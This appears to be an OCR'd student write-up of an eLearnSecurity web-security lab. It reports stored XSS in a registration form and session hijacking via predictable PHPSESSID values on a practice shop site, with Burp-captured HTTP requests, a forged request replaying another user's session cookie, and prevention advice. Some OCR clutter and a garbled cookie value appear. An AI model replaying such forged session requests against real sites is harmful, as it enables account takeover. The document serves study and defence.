
Injecting scripts in the fname field of the registration form expose XSS attack area.


eLearnSecurity - Labs - Mozilla Firefox
eLearnSecurity - Labs
IIITH Mtech CSE/CSI...
Preferences
Google
192.168.12.130/foophones/register.php
Search
Home
Log in
Register
SPECIAL PROMOTION!
Register now and get $99 in your account!

Register


Name	ras *
Last Name	ras *
Country	ras
UserName	ras **
Password	•••• *
Avatar	Browse... rashiupload.jpg
	Register

* = Required
** = 4 characters minimum


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

Request to http://192.168.12.130:80

```
POST /foophones/register_confirm.php HTTP/1.1
Host: 192.168.12.130
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.130/foophones/register.php
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------134053662813394393498282730 78
Content-Length: 134505

-----------------------------13405366281339439349828273078
Content-Disposition: form-data; name="fname"

ras
-----------------------------13405366281339439349828273078
Content-Disposition: form-data; name="lname"

ras
-----------------------------13405366281339439349828273078
Content-Disposition: form-data; name="country"

ras
-----------------------------13405366281339439349828273078
Content-Disposition: form-data; name="user"

ras
-----------------------------13405366281339439349828273078
Content-Disposition: form-data; name="pass"

rash
-----------------------------13405366281339439349828273078
Content-Disposition: form-data; name="avatar"; filename="rashiupload.jpg"
Content-Type: image/jpeg
```



```
                    </div>
        <div id="sidebar">
            <h2>Categories</h2>
                                <p><a href="category.php?id=1" class="more">Smartphones</a></p>
                                             <p><a href="category.php?id=2" class="more">Mobile</a></p>
                                            <p>&nbsp;</p>
                    <h2>Special offer</h2>
<p>                 Register now and get <strong><font color="#FF9900">$99</font></strong> in your account!<br><
                    You won't buy a Smartphone, but you can still call your friends!</p>


                                        <p>Our latest member</p>
                    <img src="images/avatars/rashiupload.png" width="50" height="50" alt="ras from ras ">

                                        <br>
```

e 43, Col 24

Prevention :

The basic cause of XSS is that user-input data is taken by the application without adequate validation and sanitization. This data is being inserted into the raw source code of an HTML page, which is interpreted by the html, javascript interpreter.

To eliminate XSS vulnerabilities, look for every instance within the application where user-controllable data is taken as input.

When all input sources are identified a two fold approach should be followed to prevent any actual vulnerabilities from arising:

***1) Input Validation**: Use of whitelisting or blacklisting techniques. Either the developer specifies what should be allowed in a given field or he/she identifies known bad characters and the system either filters them out or blocks the request altogether.*

***2) Output Validation:** Stored third party data should be HTML-encoded to sanitize potentially malicious characters. HTML encoding involves replacing literal characters with their corresponding HTML entities. This ensures that browsers will handle potentially malicious characters in a safe way, treating them as part of the content of the HTML document and not part of its structure.*


Server must validate, filter and santize all the inputs taken from the user. It should not leave this validation at the client side.

Session Hijacking:

The session can be easily hijacked as the application produces a fixed sequence of PHPSESSID values. An attacker can easliy store many sessionids and send request with any of the session ids. If any client is alive with a session id, there is high probablity that it has session id already present with the attacker.


Steps:

Register an account and store the intercepts from the client. Following are the example intercepts:


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.12.130:80

```
POST /foophones/login.php HTTP/1.1
Host: 192.168.12.130
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.130/foophones/login.php
Cookie: PHPSESSID=7da01d0f7f1d1e1b8bc201e5dd68a2eb
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

user=abcd&pass=abcd
```


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex


Request to http://192.168.12.130:80

```
GET /foophones/myaccount.php HTTP/1.1
Host: 192.168.12.130
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.130/foophones/login.php
Cookie: PHPSESSID=7da01d0f7f1d1e1b8bc201e5dd68a2eb
Connection: close
```


Cookie: PHPSESSID=7da01d0f7fldlelb8bc201e5dd68a2eb

An attacker can easily fake a http request like this:

Http request of an attacker:



Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.12.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /foophones/login.php HTTP/1.1
Host: 192.168.12.130
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.12.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /foophones/login.php HTTP/1.1
Host: 192.168.12.130
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.130/foophones/login.php
Cookie: PHPSESSID=7da01d0f7f1d1e1b8bc201e5dd68a2eb
Connection: keep-alive
```

Result is:



My Account

No purchases so far! What are you waiting for? Santa?

YOUR CREDIT IS: $99

YOUR ACCOUNT

I'm sorry, you only have a few bucks in your account.

You can't afford one of our amazing Smartphones :(

Therefore, a session from another client is hijacked.

Prevention:

1) Regeneration of session Id after login of client.

2) Random values of session Ids must be generated.

3) Encrypt the session ids using SSL/TLS.

***More can referenced from** : http://en.wikipedia.org/wiki/Session_hijacking#Prevention*